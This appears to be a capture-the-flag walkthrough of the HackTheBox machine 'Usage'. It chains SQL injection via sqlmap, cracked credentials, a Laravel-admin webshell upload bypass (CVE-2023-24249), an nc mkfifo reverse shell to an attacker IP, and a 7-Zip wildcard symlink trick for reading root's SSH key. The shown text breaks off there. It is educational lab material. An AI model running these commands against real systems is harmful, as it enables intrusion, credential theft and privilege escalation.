
Overview
Usage is an easy HackTheBox Linux machine running a blog site alongside a separate Laravel-based admin panel. The password reset form’s email parameter is vulnerable to boolean-blind SQL injection, automated with sqlmap to dump three cracked credential sets, including an admin account for the Laravel panel. That panel runs encore/laravel-admin 1.8.18, vulnerable to CVE-2023-24249, a file upload bypass exploited by intercepting a request and swapping a .jpg extension for .jpg.php. Privilege escalation chains a leaked .env and .monitrc password into SSH access for a second user, then abuses a sudo-permitted backup binary’s unsanitised wildcard expansion in a call to 7-Zip to leak root’s SSH private key.
Attack Chain
- Scan the target and find only
SSHandHTTP, then addusage.htbto/etc/hosts - Register an account on the main site and log in to a mostly empty dashboard
- Discover a separate
admin.usage.htblogin panel runningLaravel - Find the password reset form’s
emailparameter is vulnerable to SQL injection - Confirm boolean-blind injection and automate extraction with
sqlmap - Enumerate databases, tables, and columns, then dump admin and user credentials
- Crack the recovered password hashes with
john - Log in to the Laravel admin panel with the cracked admin credentials
- Identify
encore/laravel-admin 1.8.18, vulnerable toCVE-2023-24249 - Intercept a profile picture upload in
BurpSuiteand rename a PHP webshell from.jpgto.jpg.phpto bypass validation - Trigger the webshell and use an
nc mkfiforeverse shell payload to catch a shell asdash - Read the user flag
- Find a
.envfile leaking database credentials, but find them unusable elsewhere - Find a
.monitrcfile readable only by the current user, leaking a second password - Use it to
SSHin asxander - Find a
sudorule allowing/usr/bin/usage_managementto run as root - Use
stringsto reverse engineer the binary’s use of7-Zipwith an unsanitised wildcard - Exploit
7-Zip’s@filenamefilelist syntax combined with a crafted symlink to leak arbitrary file contents as root - Use the technique to read root’s SSH private key
- Use the recovered key to
SSHin asrootand read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.172.221; export NAME=USAGE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Exploring the Site
Navigating to the IP on port 80 requires resolving usage.htb. We add it to /etc/hosts.

We land on a login page, with Login, Register, and Admin options top-right.

We register at /registration with TestName, test@email.com, and Pass1234!.

We log in with our new credentials and land on a mostly empty dashboard.

Finding the Laravel Admin Panel
Navigating to Admin requires resolving admin.usage.htb, which we add to /etc/hosts.
Here we find a different login panel.

Wappalyzer indicates Laravel as the framework and PHP as the language.

Foothold
Finding the SQL Injection
We go back to the main usage.htb site, log out, and go to the password reset link.

We enter our test@email.com.

We test with a basic SQL injection payload, and it goes through:
test'-- -

We try it with our email:
test@email.com'-- -
It goes through too.

We’re dealing with boolean-blind injection, so we bring in sqlmap.
Automating Extraction with sqlmap
We save the email reset request from BurpSuite to a file.

We clean up the email parameter so sqlmap can test it properly.

Our sqlmap command:
sqlmap -r resetemail.req -p email --level 5 --risk 3 --technique=B --batch
-r for the request file, -p to specify the parameter, --technique=B for boolean-based, --batch to skip prompts.

This confirms the email parameter is vulnerable to boolean-blind SQL injection, running MySQL 8.0.0.

We enumerate databases with --dbs and --threads 10 to speed things up.
sqlmap -r resetemail.req -p email --level 5 --risk 3 --batch --dbs --threads 10
We have three databases.

We start with usage_blog.
sqlmap -r resetemail.req -p email --batch --tables -D usage_blog --threads 10
Two interesting tables: admin_users and users.

We examine the columns.
sqlmap -r resetemail.req -p email --batch --columns -T admin_users,users -D usage_blog --threads 10

We dump name, id, password, and username from admin_users.
sqlmap -r resetemail.req -p email --batch --dump -C name,id,password,username -T admin_users -D usage_blog --threads 10

And name, email, id, and password from users.
sqlmap -r resetemail.req -p email --batch --dump -C name,email,id,password -T users -D usage_blog --threads 10

We have three hashes and crack them all with john.

admin:whatever1

raj@raj.com:xander
raj@usage.htb:xander

Exploiting CVE-2023-24249
We log in to admin.usage.htb with admin:whatever1.

We’re running encore/laravel-admin 1.8.18, which has a file upload vulnerability leading to RCE, CVE-2023-24249:
https://flyd.uk/post/cve-2023-24249/
To exploit it, we go to Administrator, then Setting.

We upload a malicious PHP file saved with a .jpg.php extension, using BurpSuite to intercept the request. We use wwwolf-php-webshell, renamed to webshell.jpg.

We capture the request in BurpSuite and add the .php extension to the filename.

We forward the request and see a GET request to /uploads/images/webshell.jpg.php.

We have our webshell.

Reverse Shell as dash


We have to move quickly, since the server removes the webshell after a few minutes. We start a penelope listener on port 443, using an nc mkfifo payload from revshells.com:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.26 443 >/tmp/f
We execute the payload.

We catch a shell as dash.
We read the user flag.
Lateral Movement
Leaked Credentials

We examine the webroot and find a /project_admin folder. The config folder doesn’t have anything useful, but /project_admin has a .env file.
Its contents give us DB_USERNAME and DB_PASSWORD.

staff:s3cr3t_c0d3d_1uth
These credentials don’t turn out to be reusable elsewhere.
We go back to our home directory and find .monitrc, readable only by us.

We examine it and find a new password.

3nc0d3d_pa$$w0rd
We test it against the user xander and establish an SSH session.

Our interactive SSH shell as xander:

Privilege Escalation
Reverse Engineering usage_management
We check our privileges with sudo -l and find we can run /usr/bin/usage_management as sudo.

We run it:
sudo /usr/bin/usage_management
Choosing option 1:

It uses 7-Zip to create an archive of /var/www/html, saved to /var/backups/project.zip. Options 2 and 3 don’t appear to do anything. We can read the binary, so we inspect it with strings.
strings /usr/bin/usage_management
The output shows it changes directory to /var/www/html and uses 7-Zip to archive it, with an interesting wildcard at the end.

/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Exploiting the 7-Zip Wildcard
The wildcard gives us an opportunity to create a symlink and read arbitrary file contents.

Here’s how it works:
7-Ziptreats any file starting with@as a filelist,@list.txttells it to read the contents as a list of paths to compress.- When root runs
7z a backup.zip -- *, the*wildcard expands to include every file in the directory, including one named@root.txt. - We create
@root.txtas an empty file, androot.txtas a symlink to a sensitive file, like/etc/shadow. - When
7-Zipruns, it sees@root.txt, tries to read a filelist fromroot.txt(our symlink), and since the target isn’t a valid filelist,7-Zipthrows an error, and prints the file’s contents in the process.
We test this against /root/.ssh/id_rsa.
touch @id_rsa
ln -s /root/.ssh/id_rsa id_rsa
